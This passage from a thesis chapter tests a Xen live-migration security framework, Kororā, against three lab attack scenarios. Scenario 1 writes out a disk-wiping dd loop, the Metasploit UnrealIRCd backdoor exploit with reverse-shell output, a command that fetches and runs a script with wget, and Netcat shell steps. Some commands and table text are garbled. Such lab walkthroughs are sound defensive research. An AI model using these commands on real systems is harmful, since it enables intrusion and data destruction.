Information disclosure	Information disclosure is when an application fails to adequately protect sensitive and confidential information from parties that are not supposed to access the subject matter in normal circumstances.	By applying forceful browsing, an attacker can obtain confidential data, such as source code, binaries, and backup files. The involved threat actor may use directory indexing to expose available files on the server.	Ensure that all the services running on the server's open ports do not reveal information about their builds and versions. Always make sure that proper access controls and authorizations are in place to disallow access for attackers on all web servers, services and web applications.
Repudiation	Attackers often want to hide their malicious activity, to avoid being detected and blocked. Therefore, they might try to repudiate actions they have performed, for instance, by erasing them from the logs or by spoofing the credentials of another user.	This attack can be used to change the authoring information of actions executed by a malicious user to log the wrong data to log files. Its usage can be extended to general data manipulation in others' name, in a similar manner as spoofing mail message. If this attack takes place, the data stored on log files can be considered invalid or misleading.	Use application instrumentation to expose behaviour that can be monitored. Use secure audit trails and digital signature. Know system baseline and what good network traffic looks like.

Denial of service	A system is usually deployed for a particular purpose, whether it is a banking application or integrated media management on a car. In some cases, attackers will have some interest in preventing regular users from accessing the system, for instance, to blackmail and extort money from the system owner.	Denial of service attacks typically functions by overwhelming or flooding a targeted machine with requests until regular traffic cannot be processed, resulting in DoS to additional users. A DoS attack is characterized by using a single computer to launch the attack. These techniques can change data and functions on behalf of the user to mitigate cross-site request forgery vulnerabilities.	Secure network infrastructure, develop DoS response plan, create ad hoc policies and patterns that allow a web property to adapt to incoming threats in real-time. Maintain robust network architecture.

As a contribution to this thesis, this method leverages the knowledge base of the STRIDE threat modelling attack patterns to validate the proposed framework, develop a meaningful and useful migration framework, and mitigate integrity theft. The summary represents, the researcher first identified the methods to prevent attacks and consequently mitigate the threats (see Appendix B).

7.6 Experiments with specific attack scenarios

This section explains the background of attacks in general before describing specific real-world scenarios of attacks. There are several commonly used vulnerability standards by researchers to make vulnerability measurable such as Common Vulnerability and Exposure (CVE), Common Weakness Enumeration (CWE) and the Common Vulnerability Scoring System (CVSS). In this research, the main idea of three different attacks scenarios is inspired by the CVE repository. CVE is a publicly available and free to use list or dictionary of standardised identifiers for common vulnerabilities and exposures. Currently, CVE is treated as a '*de facto'* industry standard for vulnerability and exposure names.

There are many places where the CVE process can break down. Since mistakes are inevitable, processes to correct them are necessary. This research attack scenario borrows many technical contacts from CVE-2020-3999, CVE-2020-17376, CVE-2019-12491, CVE-2017-17045, CVE-2016-2270, CVE-2013-4497.

7.6.1 Background

Protecting the communication among VMs and VMMs in live migration is difficult in targeted attacks against a virtualised environment. The attacker only has to spend time attacking one VM, which can compromise other VMs over the network, damaging the VMM and accessing the destination VM. It is assumed that the kernels of VMs are running in a protected and privilege space on the CPU and in RAM, as well as having to be booted securely with a vTPM on the host VM by the Xen hypervisor. Multiple kernels have to share access and interact together instead of one kernel running with one CPU platform. There is a high chance of hypervisor-based attacks if an attacker plans to target multiple VMs (or as many VMs as possible).

Different types of attacks can come from the protected level access shared across several virtual kernels, such as hackers:

- passing malicious codes through the virtual CPU down to the physical CPU
- bypassing authentication between the guest and host by using the VMM interface itself
- loading and executing a Trojan attack on a VM to gain access to the users' systems and inject malicious code or software that looks legitimate but can take control of the users' systems and run on the top of the host's hypervisor machine.

While all the above attack situations are possible, the most basic threat imposed by any virtualisation system is 'guest-to-guest' attacks in VMs communication, with attackers using one VM to manipulate or control other VMs on the same hypervisor (Xen). Attackers can potentially access other VMs by injecting destructive microcodes through the shared memory, network communication and other resources. Figure 7.4 depicts an attack from VM1 on VM2 and VM3. The attacker may or may not be authorised to access VM1, but in this scenario, it has unauthorised access to the VMs.




Figure 7.4: An attack on migration communication among VMs

In some situations, two VMs must be able to communicate, such as when monitoring a VM or implementing a network technology that requires multiple peers. Instead of creating complete isolation, Kororā is intended to be a secure architecture for addressing inter-VM communication in a VM infrastructure. Kororā allows the system administrator to apply an appropriate mixture of seven different agents for communication between each VM to ensure that only authorised VMs have access to communication with each other.

In a typical attack in the past, an attacker had to focus on one machine at a time, regardless of their overall intention. The virtual environment has removed that restriction and created the possibility of a one-to-many attack, such as attacking a guest VM and possibly controlling all the VMs or attacking the host VM and controlling the guest VM. There are many scenarios of live VM attacks. Three of these are described in the following sections, illustrating the Kororā framework's role in creating a secure live migration environment.

7.6.2 Attack Scenario 1

An attacker aims to compromise a Linux host that is running Xen hypervisor with 10 virtualised guests.

The attacker's ultimate target is to destroy the human resource data stored on all the virtual webservers hosted on the single Linux host system. The attacker knows that it needs to remove this data from each VM because each virtual guest writes to its local storage device and then propagates the data out to each redundant virtual storage device. To delete all the critical human resource data traces, the attacker needs to eliminate both the shared storage device and the localised virtual storage devices in the guests. In a typical single-box scenario, the attacker would have to gain access to each box individually, to share the local data partition, which would mean mounting a tedious 1:1 box attack. Since all the attacker's targets are virtual and hosted on one physical host, the attacker can take advantage of this virtual infrastructure. All the guests use virtual hard drives: flat files accessible from each guest and each host (see Figure 7.5).




Figure 7.5: An attack on a virtual machine host

On this Linux host, the attacker has access to 'xenent', which includes the VMM interfaces and virtual LANs for the HTTP servers. Therefore, the attacker can quickly attack the guest from the virtual host network and intercept the server message block administration password as it flows from 'eth1' on the host VM to 'xennet3' on the guest

VM. Because the attacker only intends to remove data, it only needs to find the path of least resistance. As the attacker already has root access to the Linux host, it can easily schedule a 'cron job' – a time-based job scheduler in a Unix-like computer OS – to run at 3:30 a.m. for the next two days, as follows:

> [root@xenhost:/] # for xendisk in `find. –name "*. xendk" `; do dd bs=1024 count=10 if=/dev/zero of=$xendisk; done

Within seconds, the attacker can overwrite the first 10k in each 'xendk' file (the flat file that Xen uses as a virtual hard disk), rendering them all unreadable. The attacker can render the guest VMs unavailable by eliminating the boot sector and the master boot record.

Thus, the attacker can quickly attack the physical data of 10 critical webservers by mounting just one attack against the Linux host machine. The attacker does not need to work on each machine individually and does not need to know everything about how to attack a VM box.

For Attack Scenario 1, the Kororā framework needs to be initialised before it can run. After initialisation, the seven agents of Kororā are started one by one, from the Libvirt Agent to the last agent, called Data Organisation Agent (see Figure 4.5). The Kororā agents register their initialisation function through the Linux security module interface, providing a general kernel framework to support the security modules that are called up during the initialisation of Kororā. The initialisation function loads are the access matrix. The access matrix is stored as a binary file in the VMM, while backup data is stored in the privileged VM as well, in the memory address space of the Xen hypervisor.

This scenario is using the Kali Linux system and three steps such as enumeration, gaining access, privilege escalation to attack the VM host. The guest VM run on another computer with the same hardware features in the isolation lab; therefore, there are no legality issues. After gathering information about the target VM machine and the entities they belong to (called footprinting) and identifying live hosts, ports, services and discovering OS and architecture of the target VM machine (called scanning the system). It is then time to get a clear picture of the target machine and identify vulnerable user accounts, establish null sessions and connections, or poorly-protected shared resources using active connection to systems.

Therefore, by running the below Nmap command, the first step of attack started and enable OS detection, version detection and traceroute with the *-A* argument. The *-p-* argument pushes the Nmap to scan all TCP ports, and -V uses for one level of verbosity. The -oX argument is used to save results in an XML file called nmap.xml (see Figure 7.6).

> Nmap -A -p- -v victim_VM_IP -oX nmap.xml | tee nmap.out

```
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.4a
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u3 (protocol 2.0)
| ssh-hostkey:
|   1024 77:d4:4c:b2:17:6d:78:9c:1e:48:b0:3d:90:a5:c1:e7 (DSA)
|   2048 70:8f:7f:ea:0a:31:67:5e:31:fb:1d:f5:8d:27:22:dc (RSA)
|_  256 7d:40:a9:af:d8:6b:4b:8f:44:7f:15:03:c3:60:15:7c (ECDSA)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          35839/tcp  status
|_  100024  1          53969/udp  status
6667/tcp  open  irc?
|_irc-info: Unable to open connection
35839/tcp open  status  1 (RPC #100024)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 11:17
Completed NSE at 11:17, 0.00s elapsed
Initiating NSE at 11:17
```

Figure 7.6: Enumeration phase of the attack on a virtual machine host

The next step is to establish a connection to the server to gather more details about the target VM machine. By running the below comment line, the *-e* argument in *echo* push the command to interpret escape sequences (see Figure 7.7).

> echo -e “USER ident 0 *: Gecos\nNICK evilHacker” | nc victim_VM_IP 6667

> root@work: ~/targets$ echo -e “USER ident 0 *: Gecos\nNICK evilHacker” | nc 172.28.128.3 667

Figure 7.7: Scanning phase of attack on virtual machine host

The scanning of system shows that the server is running version Unreal3.2.8.1. This version has a malicious backdoor which is present in the Unreal3.2.8.1.tar.gz. Below is Unreal3.2.8.1 backdoor command execution line in the Metasploit console.

> msf > use exploit/unix/irc/unreal_ircd_3281_backdoor

> msf exploit(unreal_ircd_3281_backdoor) > show targets

> ...targets...

> msf exploit(unreal_ircd_3281_backdoor) > set TARGET < target-id >

> msf exploit(unreal_ircd_3281_backdoor) > show options

> ...show and set options...

> msf exploit(unreal_ircd_3281_backdoor) > exploit

Now, the vulnerability of VM machine is recognised, and it is a time to target the system by fire-up a Metasploit Console (msfconsole) (see Figure 7.8).

> Use exploit/unix/irc/unreal_ircd_3281_backdoor

> info

```
msf exploit(unreal_ircd_3281_backdoor) > info

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port (TCP)
```

Figure 7.8: Exploit Unreal3281 backdoor on virtual machine host

The next step is to set the required options for victim VM by using the *"> set rhost victim_VM_IP"* command line and get a low privilege shell by executes the Metasploit module (see Figure 7.9).

```
msf exploit(unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 172.28.128.1:31337
[*] 172.28.128.3:6667 - Connected to 172.28.128.3:6667...
[*] 172.28.128.3:6667 - Sending backdoor command...
[*] Command shell session 1 opened (172.28.128.1:31337 -> 172.28.128.3:37074)
whoami
irc
pwd
/var/lib/unreal
```

Figure 7.9: Exploit the Metasploit module on a virtual machine host

This is a strong foothold, and an attacker has access as an unprivileged user to the system; however, the attacker is still keen to be a privileged user and get root access. The next step is extracting usernames, machine names, and network resources from the system (called enumeration) to escalate privileges. Here, the attacker used automated Linux privilege tools called *LinEnum. to run in the victim virtual machine by using the* below command line (see Figure 7.10).

```
>wget attackingMachine/LinEnum.sh -o /tmp/lin.sh; chmod 700
/tmp/lin.sh;/tmp/lin.sh
```




Figure 7.10: Enumeration of the system to escalate privileges on a virtual machine host

Finally, the attacker runs Netcat to connect to the VM host and execute */bin/sh*. On the other side of the connection, attacker set up a Netcat listener by entering the *Netcat -nlv attacking VM 6688* command line, which asks Netcat to listen for an incoming connection to the attacking VM on port 6688. Figure 7.11 shows the received root sell connection message on exploited VM host.




Figure 7.11: Privileges escalation using Netcat on virtual machine host

In this experiment, Xen is used as the private cloud platform driven by the virtualisation environment and the 'virt-manager' tool is a desktop user interface for managing VMs through the Libvirt Agent in Kororā ('virt-manager' manages the Xen Linux containers). Further, in Xen, the privileged VM is denoted as Domain0, the ordinary VM is indicated as DomainU and the VMM is denoted as a hypervisor. Domain0 and hypervisor are the trusted subjects that manage all VMs on the same host. Based on Xen characteristics, the read and write operations among the guest VMs are

accomplished through communication procedures. The interactions among the guest VMs correspond to the access properties of the Kororā framework.

Event channels can be established in the Kororā framework, and event notifications are sent if one guest VM has some access to attribute to another guest VM. In the CW model, both subject and object are abstract words, while in the cloud platform system, the subject may be hypervisor, Domain0 or DomainU, and the object may be hypervisor, DomainU or a specific file memory snip, data unit or so on. Therefore, when a live VM migration is hypervisor-related, the migration is at the highest level of confidentiality, integrity and availability.

The Kororā initialisation function provides the Linux security module with information about the security hook function to control operations on kernel objects and a set of obscure security fields in kernel data structures for maintaining security attributes. The security analysis results for Attack Scenario 1 are shown in Table 7.3.

Table 7.3: Analysis results for Attack Scenario 1

Attack scenario	**Can Kororā prevent the attack?**	**Is this process under vTPM protection?**	**Does this process increase the integrity level of live VM migration?**
Attack Scenario 1	Yes, the secure event channel (Libvirt Agent with the support of the Linux security module) and hash digest helps to prevent the attack and migrate live VMs with a high level of integrity.	Yes	Yes

The analysis shows that the Kororā framework can protect a live migration with a vTPM instance from a communication attack among VMs and resist the security threats that might take place.

7.6.3 Attack Scenario 2

An attacker targets the shared VMs memory communication between VMs during a live migration process.

Normally, shared memory communication occurs according to the following steps:

- VM1 creates a shared memory and transfers its grant reference tables to VM2 and VM3. Xen has to take special measures when the data moves between the address spaces of both VM2 and VM3.
- VM2 and VM3 have mapped the authorised memory pages to their respective address spaces.
- By using address mapping, VM2 and VM3 can read or write the shared page as it is precisely in their memory address.
- VM2 and VM3 revoke the memory page address when both VMs have finished accessing this shared memory.
- VM1 revokes the authorisation and reclaims the grant reference tables.

For the experimental part of Attack Scenario 2, shared memory communication is implemented by a dynamic kernel – the Linux dynamic kernel module loading mechanism can be dynamically linked to the kernel space while the kernel is running. The shared memory communication is started when the Kororā framework initialisation is finished. If VM2 and VM3 do not satisfy the migration integrity procedures, the shared memory cannot be used and the dynamic kernel fails and cannot be inserted in VM2 and VM3. Figure 7.12 represents the creation of the Linux command line for VMs with the 'virt-manager' tool.

```
root@work:/exp# virt-install --name VM1 --ram 1024 --vcpus 1 --file images/centos1.img
--file-size 20 --nographics --paravirt --location http://mirrors.163.com/centos/6/os/i3
86/ --extra-args="text console=com1 utf8 console=hvc0"
```

Figure 7.12: Create VM1 by using the 'virt-manager' tool

The list of all running VMs is shown in Figure 7.13.

```
[root@work:/exp# virsh list
 Id    Name                           State
----------------------------------------------------
 0     Domain-0                       running
 1     VM1                            running
 2     VM2                            running
 3     VM3                            running
```

Figure 7.13: List of all running VMs

Figure 7.14 illustrates the shared memory that is created in VM1 and the 'Linux command lines'.




Figure 7.14: Shared memory of VM1 creation – Linux command lines

To create the function of the kernel in VM1:

- first, take a page of 4k size and write '*Hello, by DY in DOM#1*' on this page
- enter the starting memory address '*0xdb566000*' in the address space of VM1
- finally, authorise the ID numbers of VM2 and VM3 and return the corresponding grant reference tables identifiers, which are '797' and '798', respectively.

To verify the Kororā agents' role, the dynamic kernel must be removed from VM2 and the Kororā agents enabled, then the dynamic kernel must be reinserted in VM2 and run (see Figure 7.15 and Figure 7.16).




Figure 7.15: Enable and run the Kororā agents

Figure 7.16: Enable the Kororā agents and reinsert shared memory in VM2

After starting Kororā, VM2 loses its permission to access the shared memory, which results in the failure of the dynamic kernel insertion. Similar results can be observed in VM3 with and without Kororā. This is consistent with Kororā rules because VM2 has lower integrity and confidentiality levels than VM1 (see Table 7.4).

Table 7.4: Analysis results for Attack Scenario 2

Attack scenario	Can Kororā prevent the attack?	Is this process under vTPM protection?	Does this process increase the integrity level of live VM migration?
Attack Scenario 2	Yes, the secure Kororā agents and Linux secure dynamic kernel module helps to prevent the attack and run a secure live VMs migration.	Yes	Yes

7.6.4 Attack Scenario 3

An attacker compromises the ability of VM6 to mount and change the '/boot' partition of VM8 through the Xen hypervisor.

The consequence of Attack Scenario 3 is that VM8 cannot be started, and the hacker breaches the communications betweenVM6 and VM8. After Kororā is started, if the authentication process is not satisfied then VM6 cannot access the '/boot' partition of VM8, even using privileged VM 'Dom0' (without Kororā, VM6 can mount the '/boot' partition of VM8 through Dom0). After Kororā is launched, VM6 no longer has access to VM8. The disk of VM8 is divided into two partitions. Before Kororā is started, VM6 uses the privileged VM Dom0 to view and access the '/boot' partition (start value 2048) of VM8 (see Figure 7.17).

```
root@work:/exp# fdisk -l images/centos5.img
Disk images/centos5.img: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x000b02b1

Device              Boot   Start      End  Sectors  Size Id Type
images/centos5.img1 *       2048  1026047  1024000  500M 83 Linux
images/centos5.img2      1026048 41943039 40916992 19.5G 8e Linux LVM
```

Figure 7.17: Without Kororā, the VM6 uses privileged Dom0 to view the partition of VM8

After Kororā is launched, VM6 cannot mount and access the '/boot' partition of VM8; Kororā blocks it. The blocking message by Kororā is, 'No such a file or directory', and in the meantime, notification is sent to the VMM about this activity (see Figure 7.18). When the VMM receives the notification, the administrator takes proper action to mitigate the error and clear the VM6 environment of the malicious codes.




Figure 7.18: With Kororā, the VM6 views the '/boot' partition of VM8

The analysis of this scenario confirms that with Kororā, communications among VMs are more secure, with a higher level of integrity than before, enabling Kororā. The analysis results of this scenario are shown in Table 7.5.

Table 7.5: Analysis results for Attack Scenario 3

Attack scenario	**Can Kororā prevent the attack?**	**Is this process under vTPM protection?**	**Does this process increase the integrity level of live VM migration?**
Attack Scenario 3	Yes, Kororā helps to block communication attacks among VMs and improve live VMs migration integrity.	Yes	Yes

7.6.5 Summary of results

This chapter has validated the main aims of this study by running three different real-world attack scenarios. These scenarios have shown that by introducing Kororā, a vTPM-based live VM migration framework, secure communication among VMs was constructed. In all three attack scenarios, the communications among the VMs through the Xen hypervisor were more secure than before, enabling Kororā (see Table 7.6). All entities involved in the migration process-based integrity verification policy were proved trustworthy.

Table 7.6: Summary of analysis results for the three attack scenarios

Attack scenario	Can Kororā prevent the attack?	Is this process under vTPM protection?	Does this process increase the integrity level of live VM migration?
Attack Scenario 1	Yes, the secure event channel, Libvirt Agent, with the Linux security module's support and hash digest, helps prevent the attack and migrate the live VMs with a high level of integrity.	Yes	Yes
Attack Scenario 2	Yes, the secure Kororā agents and Linux secure dynamic kernel module help prevent the attack and run a secure live VMs migration.	Yes	Yes
Attack Scenario 3	Yes, Kororā helps prevent communication attacks among VMs and improve live VMs migration integrity.	Yes	Yes

There are various performance parameters in such a cloud migration process, and they are: a) scalability, b) powerful computing capabilities, c) flexibility, d) storage capacity, f) quality of assurance. Regardless of the exact purpose of data migration, the goal is generally to enhance performance and competitiveness. Less secure successful migrations can result in inaccurate data that contains redundancies and unknows. Figure 7.19 shows that the actual time of the virtualisation platform's function call is less than the time taken with Kororā.




Figure 7.19: Time with and without Kororā

